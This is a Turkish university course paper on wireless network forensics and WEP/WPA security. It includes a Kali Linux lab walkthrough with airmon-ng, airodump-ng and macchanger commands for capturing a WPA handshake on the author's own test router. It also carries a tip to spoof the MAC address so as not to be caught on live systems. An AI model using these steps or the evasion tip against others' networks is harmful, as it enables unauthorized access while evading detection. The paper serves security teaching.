KABLOSUZ AĞLARDA FORENSIC

- İstanbul Şehir Üniversitesi -

Bilgi Güvenliği Mühendisliği Yüksek Lisans Programı Bilgisayar Adli Analizi Dersi

NOT: Eğitmenlerimizden Huzeyfe Önal'ın İstanbul Şehir Üniversitesi 2016 bahar döneminde Yüksek Lisans Programı Adli Bilişim Dersi öğrencileri tarafından hazırlanmıştır.

Hazırlayan: Gökhan Kuruçay


Tarih: 29.05.2016

Kablosuz Ağlarda Forensic

Son yıllardaki internet teknolojilerindeki gelişmelerle, veri iletişimi sosyal ve ekonomik hayatımızın vazgeçilmez bir parçası haline gelmiştir. Tablet, Laptop ve akıllı telefonların yaygınlaşmasıyla bu sistemlerin internete erişmesi için kablosuz çözümlere ihtiyaç artmıştır. Günümüzde ev, iş yeri ve çoğu kamuya açık alanda internet erişimi kablosuz olarak sağlanmaktadır. Bu haberleşme için IEEE WLAN 802.11 standartları kullanılmaktadır. Bu iletim standartları, devletler tarafından izin verilen ücretsiz frekans bantlarını kullanmaktadır. Yeni gelişen mikroişlemci ve anten teknolojileriyle yüksek hız ve uzak mesafeye veri iletimi kablosuz ortamda sağlanmaktadır.

Protokol	Yayın Tarihi	Çalışma Frekansı	Data Verimliliği (Throughput)	Veri Transfer Hızı (Maksimum)	Erişim (İçerde)	Erişim (Açık Havadan)
802.11a	1999	5 GHz	23 Mbit/s	54 Mbit/s	~35 Metre	~120 Metre
802.11b	1999	2.4 GHz	4.3 Mbit/s	11 Mbit/s	~38 Metre	~140 Metre
802.11g	2003	2.4 GHz	19 Mbit/s	54 Mbit/s	~38 Metre	~140 Metre
802.11n	2009	2.4 GHz 5 GHz	74 Mbit/s	248 Mbit/s	~70 Metre	~250 Metre
802.11y	2008	3.7 GHz	23 Mbit/s	54 Mbit/s	~50 Metre	~5000 Metre
802.11ac	2012	5 GHz	2000 (maks.) Değişken	6930 (mask.) Değişken	~50 Metre	~5000 Metre

Şekil 1 : IEEE WLAN Standartları



Şekil 2 : IEEE WLAN Jenerasyonlar

Bu erişim sağlanırken güvenli bir şekilde haberleşme sağlanabilmesi için Access point cihazı ile istemci arasında güvenliği kanıtlanmış protokollar kullanılmalıdır. Güvenlik için ilk WEP protokolü kullanılmıştır. Bunlardan en yaygın olarak kullanılan protokoller WPA ve WPA2' dir. WPA ve WPA2 protokolleri WEP protokolündeki açıklıkları kapatmak için geliştirilmiş, access point ve kullanıcı arasında çift taraflı kimlik doğrulama ve anahtar yönetimi sayesinde tercih edilen bir kablosuz ağ güvenlik protokolleridir.

	WEP	WPA	WPA2
Şifreleme	Şifreleme yapısı kırıldı. RC4 algoritması	WEP in açıklarını kapatıyor. TKIP/RC4	CCMP/AES CCMP/TKIP
Şifreleme Anahtarı	40 bitlik anahtar	128 bitlik anahtar	128 bit
IV	24 bit	48 bit	48 bit
Anahtar Değişikliği	Anahtar sabittir	Anahtarlar her oturum,her paket için değişir.	Anahtar değişikliğne gerek yoktur.
Anahtar yönetimi	Anahtar yönetimi yoktur	802.1x	802.1x
Asıllama	Zayıf bir yöntem	802.1x EAP	802.1x EAP
Veri Bütünlüğü	ICV	MIC	MIC

Şekil 3 : Kablosuz Ağ Güvenlik Protokolleri

Kablosuz Ağlarda Güvenlik Tedbirleri

Service Set Identifier (SSID) :

SSID, bir kablosuz ağı tanımlayan addır. Ağ üzerindeki tüm aygıtlar kablosuz ağ SSID'sini bilmelidir, aksi takdirde birbirleriyle iletişim kuramazlar. Genellikle kablosuz ağ, bölgedeki kablosuz aygıtların bağlanabilmesi için bir SSID yayınlar. Bazen SSID güvenlik nedenleriyle yayınlanmaz. Bir SSID'de en fazla 32 alfasayısal karakter bulunabilir.

MAC Adres Kilitleme:


Her bir Erişim noktası (AP) giriş kontrol listesi (ACL) tutar. ACL MAC adresleri listeler. Sadece AP ye ACL listesindeki cihazların bağlanması için sağlanmış olur. Fakat bu yöntem başarılı bir güvenlik yöntemi değildir. MAC adresler ortamdan dinlemesi ile öğrenilebilir ve mesaj üretirken kullanılabilir.

WEP – Wired Equivalent Privacy:

WEP şifreleme kablosuz ağ güvenlik standartı olarak 1999 yılında kabul görmüştür. WEP hiçbir zaman güçlü bir güvenliği hedeflememiştir. En azından kablolu yerel ağ kadar güvenlik sağlamak hedeflenmiştir. Mesaj gizliliği ve bütünlüğü sağlanması amaçlanmıştır.

Amerikanın kriptografik algoritmalarda ki kısıtlamarı nedeniyle 64 bit şifreleme ile pek güvenli olmadan kullanılmaya başlanmıştır. Günümüzde 256 bit şifrelemeli WEP algoritmaları olmasına rağmen hala güvenli bir şifreleme türü değildir. Gerçek bir anahtar yönetimi yoktur. Kullanıcı ve EN arasında önceden bir anahtar paylaştırılır.

Kullanılan şifreleme algoritması RC4, anahtar uzunluğu 40 bit veya 104 bittir. IV(initializationvector) uzunluğu 24 bit ve veri bütünlüğünü ICV (integrity check value) ile sağlanmaktadır. Bu algoritma CRC 32' dir. Kullanılan şifreleme algoritması RC4 (RivestCipher); bir dizi şifreleyicisi olup simetrik anahtar kullanmaktadır.




Şekil 4 : WEP Giriş Kontrol ve Doğrulama


Bağlantı kurulmadan önce İstasyon (istemci) kendisini erişim noktasına doğrulaması gerekir. (Authentication). Kimlik doğrulama basit bir sorgu/cevap (challange/response) protokolüdür. İstasyon kimlik doğrulama isteği gönderir. Erişim noktası, 128 bitlik bir rassal sayı gönderir. İstemci rassal sayıyı şifreler. Algoritma olarak: RC4 dizi şifreleme algoritması kullanır. Erişim noktası bu şifrelenmiş veriyi aynı anahtarla çözer ve ilk gönderdiği rassal sayı ile karşılaştır. Eğer sonuç aynıysa erişime izin verir.

WEP algoritmasında zayıflıklar bulunmaktadır. Kimlik Doğrulama sadece tek taraflıdır bu nedenle erişim Noktası kimliğini doğrulamaz. İstasyonun saldırgan bir erişim noktasına bağlanma riski vardır.

WEP tekrar saldırılarını önleyemez. WEP RC4 algoritmasında zayıf anahtarlar kullanılması şifreleme anahtarının ele geçmesine neden olabilir. WEP IV'leri 24 bit olduğu için tekrar kullanır. Bazı kriptoanaliz yaklaşımları ile şifreleme anahtarı bilinmeden veri çözülebilir. ICV nin elde edilme yönteminin zayıflığı nedeni ile mesaj bütünlüğü araya giren tarafından bozulabilir. Kimlik doğrulama sonucunda oturum anahtarı oluşturulmaz.



Şekil 5 : WEP Pasif Saldırı



Şekil 6 : WEP Aktif Saldırı


802.11i Standartlarına Genel Bakış

Kablosuz ortamda güvenli veri iletimi için 802.11i kablosuz ağ güvenlik standartları belirlenmiştir. Başlıca yenilikler aşağıdadır.

- ✓ 802.1X tabanlı erişim denetim modeli
- ✓ EAP (Extensible Authentication Protocol) tabanlı esnek kimlik doğrulama
- ✓ Kimlik doğrulama sonucunda ortak oturum anahtarı üretme
- ✓ Farklı fonksiyonlar (şifreleme, bütünlük) için farklı anahtar üretme/kullanma
- ✓ Bütünlük ve şifreleme algoritmalarının güvenlik bakımından iyileştirilmesi

802.11i ile yeni bir güvenlik konsepti RSN (Robust Security Network) sunulmuştur. Bütünlük koruma ve şifreleme için AES algoritması kullanılması önerilmiş fakat yeni donanım

gereksinimi olduğu için eski cihazlarda RC4 kullanılmaya devam edilmiştir. WEP'in güvenlik açıklarını örtecek hem de 802.11i aynı zamanda uyumluluk için TKIP (Temporal Key Integrity Protocol) seçeneğini sunmaktadır. TKIP protokolünde mesaj bütünlüğü korumak için MIC, şifreleme için RC4 kullanılır. Fakat WEP'teki RC4 açıklar kapatılmaya çalışılmıştır. Endüstriyel isim olarak TKIP için WPA, RSN (AES-CCMP) için WPA2 kabul görmektedir. Kimlik doğrulama, erişim denetimi ve anahtar yönetimi protokolleri WPA ve WPA2'de aynıdır. Yalnızca şifreleme ve bütünlük koruma mekanizmaları farklılık gösterir. Paroladan (password - passphrase) daha güçlü anahtar üretme yöntemi getirilmiştir. Kurum ve kuruluşlar için merkezileştirilmiş kimlik doğrulama mekanizması (EAP) seçeneği bulunmaktadır. WPA ve WPA2'nin standartlaşmasıyla birlikte WLAN ağlarındaki basit güvenlik açıkları önemli ölçüde kapatılmıştır.



Şekil 6 : WEP Aktif Saldırı

WPA Saldırısı:

WPA'ya karşı yapılan en güncel ve pratik saldırı Erik Tews ve Martin Beck'e (2008) ait olan orijinal saldırıyı önemli bir miktarda geliştiren Maty Vanhoef ve Frank Piessens'e aittir. Maksimum 112 bayt yük taşıyan keyfi paketlerin, sisteme nasıl enjekte edileceğini göstermişlerdir. Bunu kurbana karşı bir Port Scanner(Port Tarayıcı) kullanarak uygulamışlardır. Aynı zamanda istemciye gönderilen keyfi paketlerin şifrelerinin nasıl çözüleceğini de göstermişlerdir. Bu durumun, nasıl kurbanın TCP bağlantısının ele geçirilmesi için kullanılabiliceğinden bahsetmişlerdir.

Aynı zamanda Beck-Tews saldırısı Quality of Service(802.11e'de bahsedildiği gibi)'ın açık olmasını gerektirirken, Vanhoef-Piessens saldırısı buna ihtiyaç duymaz. İki saldırı da istemci ve erişim noktası arasında yer alan paylaşımlı anahtarın kurtarılmasına engel olmaktadır.

Eğer paket türü biliniyorsa (genellikle ARP - Address Resolution Protocol), CRC32 checksum size paketin bazı bayt'larını tahmin edilmesine yardımcı olur.
Bir tahmin yaptıktan sonra, paket AP'ye iletilir. Eğer AP paketi kabul ederse, tahmin edilen byte'ların doğru olduğu anlaşılır. Elde edilen paketler üzerinde tahminlere devam edilir. Bu saldırı için QoS kanalının aktif olması gerekir. Kısa bir rekeying interval kullanmanın bazı saldırıları önlese de TKIP yerine AES-CCMP kullanılmasını şiddetle tavsiye etmişlerdir.


WPA Saldırı Gerçekleştirilmesi:

Bu kısımda WPA protokolüne saldırı anlatılacaktır. Access point ve yetkili kullanıcı arasındaki haberleşme dinlenerek, kablosuz ağ cihazına bağlanmak için WPA şifresinde var olan zafiyetlerin kullanılması amaçlanmaktadır.
Kali Linux Debian tabanlı özelleştirilmiş bir saldırı yazılımıdır. Sistemlerdeki güvenlik zafiyetlerini test etmek için bir çok forensics, hacking, reverse engineering ve sızma test programın yüklü olduğu bu açık kaynak kodlu işletim sistemi internet üzerinden ücretsiz olarak indirilebilmektedir. Kali isim olarak Hint kökenli olup kötü, ölümcül anlamları vardır. Kali Linux işletim sisteminin değişik çalışma modları olup, en popüler olarak sanallaştırma yazılımları üzerinden ikinci işletim sistemi olarak kullanılmaktadır. Türkçe dil desteğinide barındıran bu saldırı işletim sistemi kötü niyetler kadar bir çok güvenlik personeli tarafından savunma amaçlıda kullanılmaktadır.

Bu çalışmada WPA güvenlik protokolü bulunan bir kablosuz ağ cihazına saldırı düzenlenecektir. Saldırı, sanallaştırma ortamına kurulmuş kali linux işletim sistemi üzerinde hazır olarak gelen air-mon uygulaması kullanılarak gerçekleşecektir. Kali linux cihazı sanal ortamda bulunduğu için bilgisayarımızın dahili kablosuz ağ adaptörünü bu saldırı için kullanamıyoruz. Bu nedenle harici bir USB kablosuz ağ adaptörü kullanılması gerekmektedir. Bu saldırı testi mevcut kablosuz ağ cihazlarında sorun yaratabileceği için test amaçlı ortama konulan TP-Link marka modemle gerçekleştirilecektir.

İlk aşama kablosuz ağ cihazının ayarlanmasıdır. Fabrika ayarlarıyla gelen bir cihazda kablosuz ağ ayarları ya kapalı yada tamamen güvensiz şekilde yapılandırılmış olarak gelir. Bu cihazların kullanıma başlamadan önce uygun şekilde yapılandırılması kritik öneme sahiptir.

Default şifresi ile bağlandığımız cihaza erişim için bir browser uygulamasını kullanabiliriz. Kullandığımız cihazın default ip adresi 192.168.0.1 olduğu için bu ip adresi ve defaul kullanıcı adı ve şifresiyle cihaza bağlandık. Wireless -> Wireless Security sekmesi altında cihazımızın kablosuz ağ güvenlik ayarlarını versiyon WPA-PSK, Encrytion TKIP ve kullanacağımız anahtar olarakta 62785177 değerini seçiyoruz. Save butonuna bastığımızda cihaz yeni ayarlarıyla başlamak için reboot olacaktır.



Şekil 7 : Kablosuz Ağ Cihazı Yapılandırması

WPA şifre kırma işlemi için kurulumunu yaptığımız kablosuz ağ cihazı ile bu cihaza bağlanacak bir clientın oturum kurma safhasını kayıt etmemiz gerekiyor. Bu kayıt işlemini AP, PTK (Pairwise Transient Key) adı verilen bir anahtar oluşturup aralarındaki tüm trafiği bu anahtar ile şifreler. PTK, SSID ANounce (AP'den gelen bir kerelik rastgele bir sayı), SNounce (istemciden gelen bir kerelik rastgele bir sayı), AP MAC adresi, istemci MAC adresi ve ağ parolası

kullanılarak oluşturulur. Bu ortak anahtar oluşturma safhasını dinleyip, elde ettiğimiz paketleri makul bir anahtar uzayı ile tek tek karşılaştırarak otorum anahtarını bulmak istiyoruz. Bundan sonrası işlemler kali linux işletim sistemi üzerinden anlatılacaktır.

Vmware sanallaştırma sisteminde üzerine kurulu Kali linux cihazına tanıttığımız harici modemimizin aktif olup olmadığını anlamak için ilk olarak test etmek gerekir.

```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.
```

Şekildende görüldüğü gibi wlan0 interface adıyla kablosuz ağ adaptörümüz sorunsuz şekilde sisteme bağlandı.

Bu işlemleri eğer çalışan sistemlere yapıyorsanız öncelikli olarak yakalanmamak için cihaz MAC adresi değiştirilmelidir. Bu işlem kali linux üzerinde hazır gelen macchanger programı ile kolay bir şekilde yapılmaktadır. Fakat öncesinde değişiklik yapacağımız interface kapatılmalıdır. Aşağıdaki şekilde görüldüğü gibi USB kablosuz ağ adaptörünün MAC adresi değiştirilir.

```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger wlan0 -a
Current MAC:   00:27:21:2c:3a:9d (Shenzhen Baoan Fenda Industrial Co., Ltd)
Permanent MAC: 98:fc:11:c9:e5:9d (Cisco-Linksys, LLC)
New MAC:       08:00:14:95:b2:39 (EXCELAN)
root@kali:~# ifconfig wlan0 up
```

Interfacelerin durumu aşağıdaki komutla görülebilir.

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:21:f1:a5
          inet addr:192.168.81.128  Bcast:192.168.81.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe21:f1a5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:467 errors:0 dropped:0 overruns:0 frame:0
          TX packets:285 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:109458 (106.8 KiB)  TX bytes:49413 (48.2 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1200 (1.1 KiB)  TX bytes:1200 (1.1 KiB)

wlan0     Link encap:Ethernet  HWaddr 08:00:14:95:b2:39
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Ağ adaptörü ortamı dinlemesi için monitor modda çalışması gerekmektedir.

```
root@kali:~# ifconfig wlan0 down
root@kali:~# iwconfig wlan0 mode monitor
root@kali:~# ifconfig wlan0 up
```

Daha sonra airmon uygulamasının düzgün bir şekilde monior modda çalışması için wlan0 interface'inde çalışan diğer uygulamalar kontrol edilir, eğer varsa durdurulur.

```
root@kali:~# airmon-ng check wlan0

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

   PID Name
   801 NetworkManager
  1023 avahi-daemon
  1024 avahi-daemon
  1033 wpa_supplicant
  1437 dhclient

root@kali:~# kill 801
root@kali:~# kill 1023
root@kali:~# kill 1024
bash: kill: (1024) - No such process
root@kali:~# kill 1033
root@kali:~# kill 1437
root@kali:~#
root@kali:~# airmon-ng check wlan0
```

Daha sonra monitor moda başlatılır.

```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Linksys WUSB100 v2 RangePlus Wireless Network Adapter (Ralink RT3070)

                (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)
root@kali:~#
```

İşlemlere geçmeden önce kullanabileceğimiz bazı programlar şu şekildedir:

- **airodump:** 802.11 için Paket Yakalama
- **aireplay:** 802.11 için Paket Enjeksiyonu
- **aircrack:** static WEP ve WPA Anahtar Kırma

Airodump ile paket yakalamaya başlanır ve saldırmak istediğimiz cihaz belirlenir.

```
root@kali:~# airodump-ng wlan0
```

```
CH  2 ][ Elapsed: 6 s ][ 2015-12-05 16:01

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:3A:98:77:FC:11  -80        2        0    0   1  54   WPA2 CCMP   MGT  TTNET WiFi Otomatik
00:3A:99:D7:AD:70  -81        2        0    0  11  54e  WEP  WEP         <length:  1>
F0:B4:79:13:A6:15  -78        2        0    0  11  54e  WPA2 CCMP   PSK  oguz
00:3A:99:D7:AD:71  -80        2        0    0  11  54e  WEP  WEP         <length:  1>
8C:2D:AA:55:2D:F7  -63        3        0    0  11  54e  WPA2 CCMP   PSK  arglcli001
E8:DE:27:67:7F:5E  -22        4        0    0   7  54e  WPA  TKIP   PSK  TP-LINK_677F5E
00:1F:5B:C4:71:A1  -42        3        0    0   3  54e  WPA2 CCMP   PSK  argelaimac
```

Saldırmak istediğimiz cihazın MAC adres bilgileri ve hangi kanalda yayın yaptığı tespit edilir. Bağlanmak istediğimiz TP-LINK_677F5E cihazı Mac adresi: E8:DE:27:67:7F:5E ve 7. Kanaldan servis veriyor. Airodump komutuyla monitor ettiğimiz cihazın bilgilerini /root/wpa altındaki saldiri_log dosyasına yazıyoruz.

```
root@kali:~/wpa# airodump-ng -c 7 -w /root/wpa/saldiri_log --bssid E8:DE:27:67:7F:5E wlan0
```

